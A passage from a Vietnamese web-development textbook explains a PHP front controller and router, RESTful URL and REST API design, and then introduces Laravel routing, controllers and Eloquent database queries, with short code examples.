Cài đặt của bộ điều khiển mặt trước có dạng như sau. Thứ nhất, bộ định tuyến được gọi để xác định tên módulun, tên lớp điều khiển và tên hành động cùng giá trị của các tham số. Thứ hai, tệp cài đặt lớp điều khiển được bao hàm vào tệp cài đặt bộ điều khiển mặt trước. Cuối cùng, đối tượng lớp điều khiển được khai báo, phương thức cài đặt hành động được thực thi với giá trị cho các tham số đã nhận được từ bộ định tuyến.

```

1. <?php
2. // Tệp index.php
3. namespace core\control;
4. require_once("app/core/control/Router.php");
5.
6. // Bộ điều khiển mặt trước
7. class FrontController {
8.     public static function proc() {
9.         // Định tuyến
10.        $ret = Router::proc();
11.        // Bao hàm tệp cài đặt lớp điều khiển
12.        $filename = "app/".$ret["moduleName"]."/control/".ucfirst($ret["controllerName"])."Controller.php";
13.        require_once($filename);
14.        // Khai báo đối tượng lớp điều khiển
15.        $controllerName = "\\".$ret["moduleName"]."\\control\\".ucfirst($ret["controllerName"])."Controller";
16.        $controller = new $controllerName();
17.        // Kiểm tra phương thức có tồn tại hay không và thực thi
18.        if (method_exists($controller, $ret['actionName'])) {
19.            $action = $ret['actionName'];
20.            $controller->$action($ret['parameters']);
21.        } else {
22.            echo 'Không tìm thấy trang web';
23.        }

```

```

24.     }
25.   }
26. // Thực thi
27. FrontController::proc();

```

9.4. RESTFUL URL, REST API

URL ngữ nghĩa được sử dụng phổ biến trong hầu hết các ứng dụng web ngày nay. Tuy chưa có một tiêu chuẩn nào quy định về cách thức tạo URL ngữ nghĩa, đa số những người phát triển ứng dụng web đã vận dụng phong cách REST (Representational State Transfer)²² cho việc tạo URL. URL được tạo theo phong cách REST được gọi là *RESTful* hay *REST-style URL*. Theo phong cách REST, mỗi tài nguyên của ứng dụng web chỉ là một khái niệm, hay là một ánh xạ có tính khái niệm đến các thực thể. Tài nguyên không phải là thực thể. Bất kỳ thông tin gì có thể đặt tên đều có thể trở thành tài nguyên: một tài liệu, một hình ảnh, một dịch vụ, một mục dữ liệu, một bộ sưu tập các tài nguyên khác. Việc đặt tên cho các tài nguyên và ánh xạ tài nguyên đến URL theo phong cách REST được mô tả như sau:

1. Tài nguyên có thể ở dạng sưu tập hoặc cá thể. Ví dụ, "forums" là tài nguyên sưu tập và "forum" là tài nguyên cá thể. Chúng ta có thể xác định tài nguyên sưu tập "forums" bằng URL "/forums" và xác định một tài nguyên cá thể "forum" bằng URL "/forums/{forumId}".
2. Một tài nguyên có thể chứa các tài nguyên con. Ví dụ, "forum" có thể chứa "posts" và "meta". Mỗi "posts" là một tài nguyên sưu tập mang thông tin về các bài viết/ý kiến trong một diễn đàn. Mỗi "meta" là một tài nguyên cá thể mang thông tin mô tả về một diễn đàn. Quan hệ phân cấp giữa các tài nguyên được biểu thị bằng dấu chéo trái (/) trong phần đường dẫn (path) của URL. Ví dụ, chúng ta có thể xác định một tài nguyên sưu tập "posts" bằng URL "/forums/{forumId}/posts" và xác định một tài nguyên cá thể "post" bằng URL "/forums/{forumId}/posts/{postId}". Tương tự, một tài nguyên cá thể "meta" có thể được xác định bằng URL "/forums/{forumId}/meta".
3. Các hàm chức năng cùng với thông số và giá trị trả về, cũng như dữ liệu vào và dữ liệu ra của chương trình đều được xem là tài nguyên. Chúng là các khái niệm về các thủ tục. Tài nguyên điều khiển (controller resource) được sử dụng để mô hình hóa những khái niệm này. Ví dụ, "close" là thủ tục đóng diễn đàn nhằm không cho người dùng tiếp tục đưa nội dung lên diễn đàn nữa. Tài nguyên "close" của một diễn đàn có thể xác định bằng URL "/forums/{forumId}/close".
4. Tuy nhiên, các thủ tục CRUD (Create, Read, Update, Delete) không nên được thể hiện bằng tài nguyên điều khiển như những hàm chức năng khác. Thay

²² REST là một kiểu/phong cách kiến trúc phần mềm/hệ thống được Roy Fielding đề xuất năm 2000.

vào đó, chúng được thể hiện bằng việc kết hợp URL với phương thức HTTP. Ví dụ, các thủ tục CRUD cho bài viết thuộc một diễn đàn được thể hiện như sau:

"GET /forums/{forumId}/posts"	Đọc tất cả bài viết
"GET /forums/{forumId}/posts/{postId}"	Đọc một bài viết
"POST /forums/{forumId}/posts"	Thêm mới một bài viết
"PUT /forums/{forumId}/posts/{postId}"	Cập nhật một bài viết
"DELETE /forums/{forumId}/posts/{postId}"	Xóa một bài viết

5. Có thể sử dụng truy vấn để thực hiện các tính năng chung như sắp xếp, lọc, phân trang trên tài nguyên sưu tập. Ví dụ, có thể sử dụng URL sau để thể hiện mong muốn lọc các bài viết thuộc một diễn đàn được đăng từ ngày 01/01/2018 trở đi và sắp xếp các bài viết được đăng gần nhất lên trên:

"GET /forums/{forumId}/posts?from=01/01/2018&sort=date&order=desc"

6. Ngoài ra, một vài khuyến nghị khác cũng đã được đưa ra cho việc tạo URL theo phong cách REST như sử dụng chữ viết thường, sử dụng dấu gạch ngang (-) để tăng tính dễ đọc, không sử dụng dấu gạch dưới (_), không sử dụng tên mở rộng của tệp, không sử dụng dấu chéo trái ở cuối URL.

Để có RESTful URL, bộ định tuyến cần được nâng cấp để xử lý URL một cách tinh tế hơn, bởi vì lúc này tên bó, tên bộ điều khiển và tên hành động là tên của những thực thể không cần xuất hiện trong URL nữa. Bộ định tuyến cần ánh xạ tên tài nguyên sang các thực thể bó, bộ điều khiển và hành động. Một cài đặt của bộ định tuyến có thể như sau. Nó kiểm tra phương thức HTTP và đối sánh URL với các biểu thức chính quy. Nếu cả phương thức HTTP và biểu thức chính quy được thỏa mãn, bộ định tuyến sẽ trả về tên bó, tên bộ điều khiển, tên hành động cùng các tham số tương ứng. Ví dụ, nếu phương thức HTTP và URL là "GET /forums/6", hành động *viewForumById* của bộ điều khiển *forum* sẽ được triệu gọi với một tham số có tên là *forumId* và giá trị là 6 (các dòng 28-33). Ví dụ khác, nếu phương thức HTTP và URL là "PUT /forums/6", hành động *updateForumById* của bộ điều khiển *forum* sẽ được triệu gọi với hai tham số có tên lần lượt là *forumId* và *forumNewName*, với giá trị của *forumId* là 6, của *forumNewName* là giá trị của biến *forumNewName* được chứa trong thân của yêu cầu HTTP (các dòng 34-41).

```
1. <?php
2. // Tệp app/core/control/Router.php
3. namespace core\control;
4.
5. class Router {
6.     public static function proc() {
7.         // URI theo phong cách REST
8.         $moduleName = "fallback";           // Mặc định là module báo lỗi
9.         $controllerName = "fallback";      // và trình điều khiển báo lỗi
10.        $actionName = "proc";             // hành động proc
```

```

11.     $parameters = array();           // không có tham số
12.
13.     // Bỏ qua "scheme://host:port/filename" trong URL
14.     $requestURI = explode('/', strtolower($_SERVER['REQUEST_URI']));
15.     $scriptName = explode('/', strtolower($_SERVER['SCRIPT_NAME']));
16.     $commandArray = array_diff_assoc($requestURI, $scriptName);
17.     $commandArray = array_values($commandArray);
18.     $uri = "";
19.     foreach ($commandArray as $p)
20.         $uri .= "/".$p;
21.
22.     // Phân tích URL để xác định lớp điều khiển, hành động cùng tham số
23.     if ($_SERVER['REQUEST_METHOD'] == 'GET' &&
24.         preg_match("/^\/forums$/", $uri) == 1) {
25.         // GET /forums
26.         $moduleName = "forum-manager";
27.         $controllerName = "forum";
28.         $actionName = "listAllForums";
29.     } elseif ($_SERVER['REQUEST_METHOD'] == 'GET' &&
30.         preg_match("/^\/forums\/[[:digit:]]+$/", $uri) == 1) {
31.         // GET /forums/{forumId}
32.         $moduleName = "forum-manager";
33.         $controllerName = "forum";
34.         $actionName = "viewForumById";
35.         $parameters["forumId"] = $commandArray[1];
36.     } elseif ($_SERVER['REQUEST_METHOD'] == 'PUT' &&
37.         preg_match("/^\/forums\/[[:digit:]]+$/", $uri) == 1) {
38.         // PUT /forums/{forumId}
39.         $moduleName = "forum-manager";
40.         $controllerName = "forum";
41.         $actionName = "updateForumById";
42.         $parameters["forumId"] = $commandArray[1];
43.         parse_str(file_get_contents('php://input'), $input);
44.         $parameters["forumNewName"] = $input["forumNewName"];
45.     } elseif ($_SERVER['REQUEST_METHOD'] == 'GET' &&
46.         preg_match("/^\/forums\/[[:digit:]]+\//", $uri) == 1) {
47.         // GET /forums/{forumId}/posts
48.         $moduleName = "forum-manager";
49.         $controllerName = "post";
50.         $actionName = "listAllPostsByForumId";
51.         $parameters["forumId"] = $commandArray[1];
52.     }
53.
54.     // Trả kết quả về cho bộ điều khiển mặt trước
55.     $ret = array();
56.     $ret["moduleName"] = $moduleName;           // Tên môđun
57.     $ret["controllerName"] = $controllerName; // Tên lớp điều khiển
58.     $ret["actionName"] = $actionName;          // Tên hành động
59.     $ret["parameters"] = $parameters;          // Các tham số
60.
61.     return $ret;
62. }
63. }

```

Ngoài URL, các Web API cũng được khuyến cáo phát triển theo phong cách REST và được gọi là *REST API*. REST API tuân thủ các ràng buộc của REST, bao gồm: giao diện đồng nhất, phi trạng thái, có khả năng lưu đệm, mô hình khách-phục vụ, phân tầng. Với ràng buộc giao diện đồng nhất, RESTful URL được sử

dụng để làm định danh cho tài nguyên. Biểu diễn của tài nguyên cùng siêu dữ liệu mô tả về tài nguyên được trả về cho trình khách. Trình khách có đủ thông tin về tài nguyên. Nếu được cấp quyền, trình khách có thể sửa đổi, xóa các tài nguyên bên phục vụ. Với ràng buộc phi trạng thái, bên phục vụ không có nhiệm vụ duy trì phiên. Để theo dõi trạng thái, trình khách phải gửi tất cả những thông tin cần thiết trong yêu cầu HTTP. Tính phi trạng thái cho phép bên phục vụ có khả năng mở rộng cao. Với ràng buộc về khả năng lưu đệm, trình khách có thể lưu đệm các đáp ứng HTTP nhằm làm tăng hiệu năng của hệ thống. Với ràng buộc về phân tầng, bên phục vụ có thể bao gồm nhiều tầng xử lý trung gian nằm trước trình phục vụ web và trình khách không hề biết về sự tồn tại của các tầng xử lý trung gian đó.

Bài tập

1. Thu thập và nghiên cứu các URLs từ các website phổ biến như Dân trí, VnExpress, ... từ đó rút ra thông lệ viết lại URL, cấu trúc hay đặc tính của URLs, được sử dụng trong thực tế.
2. Sửa đổi ứng dụng BookStore (Bài tập 3, Chương 8) theo mô hình MVC và bổ sung chức năng định tuyến URL cho ứng dụng.
3. Sửa đổi các API của ứng dụng BookStore (Bài tập 3, Chương 7) để các API sử dụng RESTful URLs.

Đọc thêm

1. Matt Stauffer, "Laravel: Up and Running: A Framework for Building Modern PHP Apps 2nd Edition", O'Reilly Media, 2018.
2. Iuliana Cosmina, Rob Harrop, Chris Schaefer, Clarence Ho, "Pro Spring 5: An In-Depth Guide to the Spring Framework and Its Tools 5th ed. Edition", Apress, 2017.
3. Fanie Reynders, "Modern API Design with ASP.NET Core 2: Building Cross-Platform Back-End Systems", Apress, 2018.

Chương 10

KHUNG PHÁT TRIỂN MẶT SAU

10.1. GIỚI THIỆU

Khung phát triển mặt sau (backend framework) là một trong các công cụ hỗ trợ lập trình viên tăng tốc độ phát triển ứng dụng, viết mã một cách gọn gàng, khoa học, giảm thiểu viết lại mã và chuẩn hóa mã lệnh khi xây dựng các ứng dụng web. Hiện nay, phát triển ứng dụng web chủ yếu sử dụng khung phát triển mặt sau. Nhiều khung phát triển mặt sau đã ra đời, có thể kể tên như Visual Studio cho phát triển ứng dụng web trên nền tảng .NET, Struts cho phát triển ứng dụng web với Java, Laravel cho phát triển ứng dụng web bằng PHP.

Laravel²³ được đánh giá có một số ưu điểm như dễ cài đặt, cấu trúc thư mục hợp lý, hỗ trợ nhiều hệ quản trị cơ sở dữ liệu, khai thác các thế mạnh của ORM và CoC (Code over configuration, coding by convention), quản lý giao diện thuận tiện, dễ dàng tích hợp các thư viện của bên thứ ba, hỗ trợ nhiều công cụ phát triển, cung cấp nhiều môđun thực hiện các chức năng chung, v.v..

Chương này giới thiệu Laravel với mục đích cung cấp một cái nhìn khái quát cách thức, quy trình sử dụng khung phát triển mặt sau nói chung.

10.2. LARAVEL

10.2.1. Cấu trúc ứng dụng, nguyên lý hoạt động

Ứng dụng Laravel được xây dựng theo mẫu thiết kế MVC (xem Mục 6.4, Chương 6), bao gồm nhiều thư mục, mỗi một thư mục chứa các tệp mã lệnh thực hiện các nhiệm vụ khác nhau. Cụ thể, thư mục *app/Http/Controllers* chứa các tệp cài đặt các lớp điều khiển, thư mục *resources/views* chứa các tệp cài đặt các lớp giao diện, thư mục *app/Models* chứa các tệp cài đặt các lớp mô hình, thư mục *routes* chứa các tệp lưu trữ toàn bộ thông tin cho định tuyến URL. Thư mục *config* lưu trữ các tệp cấu hình của ứng dụng, thư mục *database* lưu trữ các tệp liên quan đến quá trình thao tác cơ sở dữ liệu, thư mục *public* lưu trữ các tài nguyên khác như hình ảnh, JavaScript, CSS, ..., thư mục *storage* lưu các tệp session, cache và các tệp khác được sinh ra bởi khung làm việc. Ngoài ra, thư mục *tests* chứa các kịch bản kiểm thử do người lập trình tạo lập, thư mục *vendor* chứa các môđun do bên thứ ba cung cấp.

Bộ điều khiển mặt trước được cài đặt trong tệp *public/index.php*. Các yêu cầu

²³ <https://laravel.com/>

được đi qua bộ điều khiển mặt trước và đến bộ định tuyến. Bộ định tuyến chuyển hướng yêu cầu đến phương thức của các lớp điều khiển. Lúc này, lớp điều khiển sẽ thực hiện các xử lý phù hợp. Thông thường, lớp điều khiển tương tác với lớp mô hình trong giải quyết bài toán, sau đó đưa kết quả ra một lớp giao diện để chuyển kết quả thành nội dung được gửi cho trình duyệt. Trong một số trường hợp không cần xử lý phức tạp, lớp điều khiển ngay lập tức tạo một giao diện và gửi trả kết quả cho trình duyệt.

10.2.2. Tạo ứng dụng mới

Máy chủ web cần đáp ứng được các yêu cầu cơ bản để có thể triển khai ứng dụng Laravel như phiên bản PHP và các thư viện hỗ trợ. Laravel sử dụng một trình quản lý có tên là Composer²⁴ để tải và giữ cho các thành phần phụ thuộc luôn được cập nhật. Mỗi khi một dự án mới được tạo, các thành phần phụ thuộc sẽ được tải về và cài đặt vào máy chủ web.

Sau khi cài đặt Composer thành công trên máy chủ web, sử dụng Composer để tạo ứng dụng mới theo cú pháp:

```
composer create-project laravel/laravel <AppName> --prefer-dist
```

Nếu ứng dụng được tạo thành công, thư mục chứa ứng dụng được tạo với tên là *AppName* có cấu trúc như đã trình bày ở trên.

10.2.3. Thiết lập thông tin định tuyến URL

Thông tin định tuyến được đặt trong hai tệp *routes/web.php* và *routes/api.php*, trong đó *web.php* được bao bởi web middleware và *api.php* được bao bởi api middleware. Có một số lợi ích trong việc này. Trước hết, lập trình viên có thể dễ dàng phân biệt giữa đường dẫn web thông thường và đường dẫn đến API. Thứ hai, việc có nhiều tệp thông tin định tuyến sẽ giúp cho các lập trình thuận tiện hơn trong điều chỉnh các ánh xạ đường dẫn.

Đường dẫn (route) được khai báo với cú pháp

```
Route::method($uri, $callback);
```

trong đó, *method* cho biết phương thức định tuyến URL, *\$uri* là mẫu URL và *\$callback* là hàm PHP. Ý nghĩa của khai báo này như sau: Nếu yêu cầu HTTP nhận được có URL khớp với *\$uri* và phương thức HTTP khớp với *method* thì ứng dụng thực hiện hàm *\$callback*. Ví dụ, một đường dẫn đơn giản được khai báo như sau:

```
1. <?php
2. // Tệp routes/web.php
3. Route::get('/greeting', function() { return view('welcome'); });
```

Với đường dẫn này, nếu người dùng truy cập ứng dụng bằng URL là */greeting*

²⁴ <https://getcomposer.org>

theo phương thức GET, ứng dụng sẽ trả về nội dung của lớp giao diện có tên là `welcome` được định nghĩa trong tệp `resources/views/welcome.blade.php`.

Laravel hỗ trợ nhiều phương thức định tuyến URL khác nhau, trong đó nhiều phương thức có tên trùng với tên của phương thức HTTP, bao gồm:

```
Route::get($uri, $callback);  
Route::post($uri, $callback);  
Route::put($uri, $callback);  
Route::patch($uri, $callback);  
Route::delete($uri, $callback);  
Route::options($uri, $callback);
```

Mỗi đường dẫn được khai báo bởi một trong các phương thức định tuyến được liệt kê ở trên chỉ chấp nhận một phương thức HTTP. Để tạo đường dẫn chấp nhận nhiều hơn một phương thức HTTP, có thể sử dụng `Route::match()` và `Route::any()` như ví dụ sau:

```
1. <?php  
2. // Tệp routes/web.php  
3. ...  
4. Route::match(['get', 'post'], '/help', function () {  
5.     return view('help');  
6. });  
7.  
8. Route::any('/licence', function () { return "Apache Licence"; });
```

Nếu hàm `$callback` chỉ đơn thuần trả về một giao diện thì có thể khai báo đường dẫn bằng `Route::view()` như ví dụ sau:

```
1. <?php  
2. // Tệp routes/web.php  
3. ...  
4. Route::view('/home', 'home');
```

Trường hợp muốn chuyển hướng trang web, đường dẫn được khai báo bằng `Route::redirect()` như ví dụ sau:

```
1. <?php  
2. // Tệp routes/web.php  
3. ...  
4. Route::redirect('/here', '/there', 301);
```

Khi cần đưa tham số vào đường dẫn, ví dụ định danh (id) của người dùng, định danh của bài viết, ta có thể khai báo tham số trong `$uri` như ví dụ sau:

```
1. <?php  
2. // Tệp routes/web.php  
3. ...  
4. Route::get('readers/{readerId}', function ($rid) {  
5.     return 'Độc giả: '.$rid;  
6. });
```

```
7.  
8.     Route::get('posts/{postId}/comments/{commentId}', function($pid, $cid) {  
9.         return 'Bạn đang đọc bình luận '.$cid.' ở bài viết'.'/'.$pid;  
10.    });
```

10.2.4. Xây dựng lớp điều khiển

Tất cả lớp điều khiển được đặt trong thư mục *app/Http/Controllers*. Việc đặt tên lớp điều khiển và tạo tệp cài đặt lớp điều khiển phải tuân theo nguyên tắc như sau:

- Tất cả các lớp điều khiển mới phải được kế thừa từ lớp *Controller* của Laravel. Nếu muốn kế thừa từ một lớp điều khiển khác thì lớp đó phải kế thừa từ lớp *Controller* của Laravel.
- Tên lớp điều khiển phải trùng với tên tệp cài đặt lớp. Ví dụ, nếu muốn tạo lớp điều khiển có tên là *UserController* thì tệp cài đặt phải có tên là *UserController.php*.

Có hai cách tạo lớp điều khiển trong Laravel. Cách thứ nhất là tạo thủ công như sau:

- Tạo tệp cài đặt lớp trong thư mục *app/Http/Controllers*.
- Đặt tên lớp là tên tệp và kế thừa *Controller* của Laravel.

Cách thứ hai để tạo lớp điều khiển là sử dụng kịch bản *artisan* theo cú pháp:

```
php artisan make:controller <ControllerName>
```

Ví dụ, câu lệnh

```
php artisan make:controller BookController
```

sẽ tạo một lớp điều khiển có tên là *BookController* với tệp cài đặt là *app/Http/Controllers/BookController.php*.

Khi lớp điều khiển đã được tạo, công việc kế tiếp là định nghĩa các thuộc tính và phương thức cho nó. Mỗi phương thức của lớp điều khiển còn được gọi là một hành động (action). Mã nguồn trong ví dụ sau đây định nghĩa hành động *show()* cho lớp điều khiển *BookController*.

```
1. <?php  
2. // Tệp app/Http/Controllers/BookController.php  
3. namespace App\Http\Controllers;  
4. use App\Http\Controllers\Controller;  
5.  
6. class BookController extends Controller  
7. {  
8.     public function show($bid)  
9.     {  
10.        return "Xem thông tin cuốn sách $bid";  
11.    }  
12. }
```

Để người dùng có thể truy cập các hành động của lớp điều khiển, ứng dụng cần cung cấp thông tin định tuyến, tức đường dẫn đến hành động. Ví dụ, người dùng có thể sử dụng đường dẫn "/books/123" để truy cập hành động `show()` của `BookController` nếu ứng dụng khai báo đường dẫn sau:

```
1. <?php  
2. // Tệp routes/web.php  
3. ...  
4. Route::get('/books/{bookId}', 'BookController@show');
```

Trong nhiều trường hợp, lớp điều khiển có các hành động chuẩn (`index`, `create`, `store`, `show`, `edit`, `update`, `destroy`), nguyên mẫu của chúng có thể được tạo tự động cùng với tạo lớp điều khiển như ví dụ sau:

```
php artisan make:controller BookController -resource
```

trong đó, tham số `-resource` được đưa vào cuối câu lệnh để `artisan` tạo các hành động chuẩn cho lớp điều khiển.

Mặt khác, đường dẫn đến các hành động chuẩn có thể được khai báo gộp như sau:

```
Route::resource('/books', 'BookController');
```

Khai báo này sẽ tạo ra nhiều đường dẫn, mỗi đường dẫn đến một hành động chuẩn của `BookController`. Các đường dẫn được tạo cụ thể như sau:

Phương thức HTTP	URI	Hành động
GET	/books	<code>index</code>
GET	/books/create	<code>create</code>
POST	/books	<code>store</code>
GET	/books/{bookId}	<code>show</code>
GET	/books/{bookId}/edit	<code>edit</code>
PUT/PATCH	/books/{bookId}	<code>update</code>
DELETE	/books/{bookId}	<code>destroy</code>

Nói cách khác, khai báo:

```
Route::resource('/books', 'BookController');
```

tương đương với các khai báo sau:

```
Route::get('/books', 'BookController@index');
```

```
Route::get('/books/create', 'BookController@create');
```

```
Route::post('/books', 'BookController@store');
```

```
Route::get('/books/{bookId}', 'BookController@show');
```

```

Route::get('/books/{bookId}/edit', 'BookController@edit');

Route::put('/books/{bookId}', 'BookController@update');

Route::patch('/books/{bookId}', 'BookController@update');

Route::delete('/books/{bookId}', 'BookController@delete');

```

Nếu cần đọc giá trị của tham số trong yêu cầu HTTP, ví dụ tham số chứa dữ liệu do người dùng nhập, hàm gọi lại hoặc hành động của bộ điều khiển có thể sử dụng đối tượng Request của Laravel. Đối tượng này cung cấp một trùu tượng bao gói lên yêu cầu HTTP, cho phép truy cập các trường thông tin của yêu cầu HTTP một cách dễ dàng. Ví dụ, trong mã nguồn sau, các hành động *store* và *update* của bộ điều khiển *BookController* có thể nhận và phân tích đối tượng Request để đọc các giá trị (tiêu đề sách, các tác giả, ...) do người dùng nhập và thực hiện tạo mới hay cập nhật sách theo giá trị đọc được.

```

1. <?php
2. namespace App\Http\Controllers;
3. use Illuminate\Http\Request;
4.
5. class BookController extends Controller {
6.     //
7.     public function store(Request $request) {
8.         $title = $request->input('title');
9.         $author = $request->input('authors');
10.        //
11.    }
12.    public function update(Request $request, $bid) {
13.        $title = $request->input('title');
14.        $author = $request->input('authors');
15.        //
16.    }
17. }

```

Cũng như hàm gọi lại trong đường dẫn, hành động của lớp điều khiển có nhiệm vụ trả về đối tượng Response của Laravel. Đối tượng này cung cấp một trùu tượng bao gói lên đáp ứng HTTP, cho phép cập nhật các trường thông tin của đáp ứng HTTP một cách dễ dàng. Đối tượng Response sẽ được Laravel chuyển hóa thành đáp ứng HTTP để gửi cho trình khách.

Trong trường hợp đơn giản nhất, hành động của lớp điều khiển có thể trả về xâu ký tự để Laravel tự chuyển đổi xâu ký tự thành đối tượng Response. Ví dụ, hành động *index* của bộ điều khiển *BookController* có thể trả về danh sách tên sách ở dạng văn bản như sau.

```

1. <?php
2. namespace App\Http\Controllers;
3. use Illuminate\Http\Response;
4.
5. class BookController extends Controller {
6.     //
7.     public function index() {

```

```
8.     return 'Sách có trong thư viện: Gió Thu, Sóng Sánh, Chiều Hồng';
9. }
10. }
```

Nếu muốn trả về dữ liệu JSON cho trình duyệt, hay muốn đóng vai trò như một Web API, đơn giản hành động của bộ điều khiển chỉ cần trả về một mảng. Laravel sẽ tự động chuyển đổi mảng thành đáp ứng HTTP chứa dữ liệu JSON. Ví dụ, hành động *index* của *BookController* có thể trả về JSON, thay vì xâu ký tự như trước đây, như sau.

```
1. <?php
2. namespace App\Http\Controllers;
3. use Illuminate\Http\Response;
4.
5. class BookController extends Controller {
6.     //
7.     public function index() {
8.         return ['Gió Thu', 'Sóng Sánh', 'Chiều Hồng'];
9.     }
10. }
```

Sử dụng đối tượng *Response*, hàm gọi lại trong đường dẫn hoặc hành động của bộ điều khiển có thể thêm các tiêu đề bất kỳ vào đáp ứng HTTP như ví dụ sau.

```
1. <?php
2. namespace App\Http\Controllers;
3. use Illuminate\Http\Response;
4.
5. class BookController extends Controller {
6.     //
7.     public function index() {
8.         $content = ['Gió Thu', 'Sóng Sánh', 'Chiều Hồng'];
9.         return response($content)
10.             ->withHeaders([
11.                 'Content-Type' => 'application/json',
12.                 'Set-Cookie' => 'view=list;HttpOnly'
13.             ]);
14.     }
15. }
```

10.2.5. Xây dựng lớp mô hình

Trong Laravel, mô hình (model) thường là lớp đối tượng thao tác cơ sở dữ liệu. Lớp mô hình có các thuộc tính và phương thức để truy vấn hay cập nhật dữ liệu. Do vậy, trước khi xây dựng các lớp mô hình, ứng dụng cần cấu hình kết nối cơ sở dữ liệu.

Kết nối cơ sở dữ liệu

Laravel cho phép thao tác với nhiều hệ quản trị cơ sở dữ liệu khác nhau một cách đơn giản. Cấu hình kết nối cơ sở dữ liệu được đặt trong tệp *.env* nằm ở thư mục gốc của ứng dụng. Các thông số cần cấu hình kết nối cơ sở dữ liệu bao gồm:

DB_CONNECTION

Hệ quản trị cơ sở dữ liệu được sử dụng (*mysql*,

	<i>sqlite, pgsql, hay sqlsrv)</i>
<i>DB_HOST</i>	Địa chỉ máy chủ cơ sở dữ liệu
<i>DB_PORT</i>	Cổng kết nối với hệ quản trị cơ sở dữ liệu
<i>DB_DATABASE</i>	Tên cơ sở dữ liệu
<i>DB_USERNAME</i>	Tên tài khoản người dùng cơ sở dữ liệu
<i>DB_PASSWORD</i>	Mật khẩu của người dùng cơ sở dữ liệu.

Ví dụ, một cấu hình kết nối đến cơ sở dữ liệu *Thuvien* được quản lý bởi hệ quản trị cơ sở dữ liệu MySQL được thực hiện như sau:

```

1. // Tệp .env trong thư mục gốc của ứng dụng
2. ...
3. DB_CONNECTION=mysql
4. DB_HOST=112.113.114.115
5. DB_PORT=3306
6. DB_DATABASE=thuvien
7. DB_USERNAME=canbo
8. DB_PASSWORD=canbo@123
9. ...

```

Tạo mô hình

Lớp mô hình được tạo theo cú pháp:

php artisan make:model Models\<ModelName>

trong đó, *<ModelName>* là tên mô hình muốn tạo. Ví dụ, để tạo mô hình có tên là *Book*, thực hiện lệnh:

php artisan make:model Models\Book

Khi đó, một tệp tin mới có tên là *Book.php* được tạo trong thư mục *app/Models*.

Laravel sử dụng công cụ Eloquent để ánh xạ cơ sở dữ liệu quan hệ vào đối tượng, mỗi bảng trong cơ sở dữ liệu tương ứng với một mô hình của ứng dụng. Để xác định bảng nào trong cơ sở dữ liệu được ánh xạ với mô hình đã tạo, cần thiết lập giá trị cho thuộc tính *\$table* của mô hình bằng tên bảng. Ví dụ, để mô hình *Book* ánh xạ tới bảng *Sach* trong cơ sở dữ liệu *Thuvien*, khai báo lớp *Book* có dạng như sau²⁵:

```

1. <?php
2. // Tệp app/Models/Book.php
3. namespace App\Models;
4. use Illuminate\Database\Eloquent\Model;
5.
6. class Book extends Model {
7.     protected $table='Sach';
8. }

```

²⁵ Lưu ý, lớp mô hình có tên bằng tiếng Anh trong khi bảng trong cơ sở dữ liệu có tên bằng tiếng Việt. Giáo trình sử dụng phương thức đặt tên này để người đọc dễ phân biệt lớp mô hình với bảng dữ liệu.

Truy vấn dữ liệu

Để lấy tất cả các bản ghi trong bảng thuộc cơ sở dữ liệu, sử dụng phương thức `all()`. Ví dụ, lệnh

```
$book = Book::all();
```

tương đương với truy vấn SQL

```
"select * from Sach".
```

Để truy vấn dữ liệu theo điều kiện, sử dụng phương thức `where()`. Ví dụ, lệnh

```
$book = Book::where('id', '=', 1);
```

tương đương với truy vấn SQL

```
"select * from Sach where id = 1";
```

hay lệnh

```
$book = Book::where('id', '=', 1)->value('tieude');
```

tương đương với truy vấn SQL

```
"select tieude from Sach where id = 1";
```

Để truy vấn một trường thông tin xác định của tất cả các bản ghi, sử dụng phương thức `lists()`. Ví dụ, lệnh

```
$book = Book::lists('tieude');
```

tương đương với truy vấn SQL

```
"select tieude from Sach";
```

Có thể sử dụng kết hợp các phương thức (`all()`, `where()`, `lists()`, ...) nhằm tạo ra các truy vấn phức tạp. Ví dụ, câu lệnh sau đây sẽ liệt kê các sách của tác giả 'Nguyen Van A' xuất bản trước năm 2017:

```
$book = Book::where ('tentacgia', '=', 'Nguyen Van A')  
->where ('namxb', '<', '2017')->all();
```

Để giới hạn số lượng bản ghi, sử dụng phương thức `take()`. Ví dụ, câu lệnh sau lấy 5 cuốn sách của tác giả 'Nguyen Van A':

```
$book = Book::where('tentacgia', '=', 'Nguyen Van A')  
->take(5)->get();
```

Để sắp xếp dữ liệu được truy vấn, sử dụng phương thức `orderBy()`. Ví dụ, câu lệnh sau sắp xếp các sách giảm dần theo năm xuất bản:

```
$book = Book::orderBy('namxb', 'desc')->get();
```

Eloquent còn cung cấp các phương thức để thực hiện các hàm kết tập (`aggregate`) như đếm số lượng (`count`), tìm giá trị lớn nhất (`maximize`), tìm giá trị nhỏ

nhất (*minimize*), tính tổng (*sumarize*), tính giá trị trung bình (*average*). Ví dụ, câu lệnh sau đây đếm số sách của tác giả 'Nguyen Van A':

```
$c = Book::where('tentacgia','=','Nguyen Van A')->count();
```

Thêm mới, cập nhật dữ liệu

Để thêm một bản ghi mới vào cơ sở dữ liệu, phương thức *save()* được sử dụng. Ví dụ, đoạn mã sau đây thêm một cuốn sách mới vào bảng *Sach*:

```
1. <?php
2. // Tệp SomeFile.php
3. use App\Book;
4. $book = new Book();
5. $book->id = '10';
6. $book->tieude = 'Khơi nguồn sáng tạo';
7. $book->save();
```

Cập nhật dữ liệu cũng được thực hiện bằng phương thức *save()*, nhưng thay vì tạo mới một đối tượng mô hình, ứng dụng cần tìm đến đúng đối tượng mô hình cần cập nhật. Ví dụ, đoạn mã lệnh sau đây sửa đổi tiêu đề của cuốn sách có mã là '10' trong bảng *Sach*.

```
1. <?php
2. // Tệp SomeFile.php
3. use App\Book;
4. $book = Book::find(10);
5. $book->tieude = 'Rèn luyện kỹ năng sáng tạo';
6. $book->save();
```

Xóa dữ liệu

Để xoá dữ liệu, có thể sử dụng phương thức *destroy()* hoặc *delete()*. Ví dụ, đoạn mã sau thực hiện xoá cuốn sách có mã là '10'.

```
1. <?php
2. // Tệp SomeFile.php
3. use App\Book;
4. $book = Book::find(10);
5. $book->delete();
6. // Có thể thực hiện Book::destroy(10); thay cho hai câu lệnh trên.
```

10.2.6. Thiết lập quan hệ giữa các mô hình

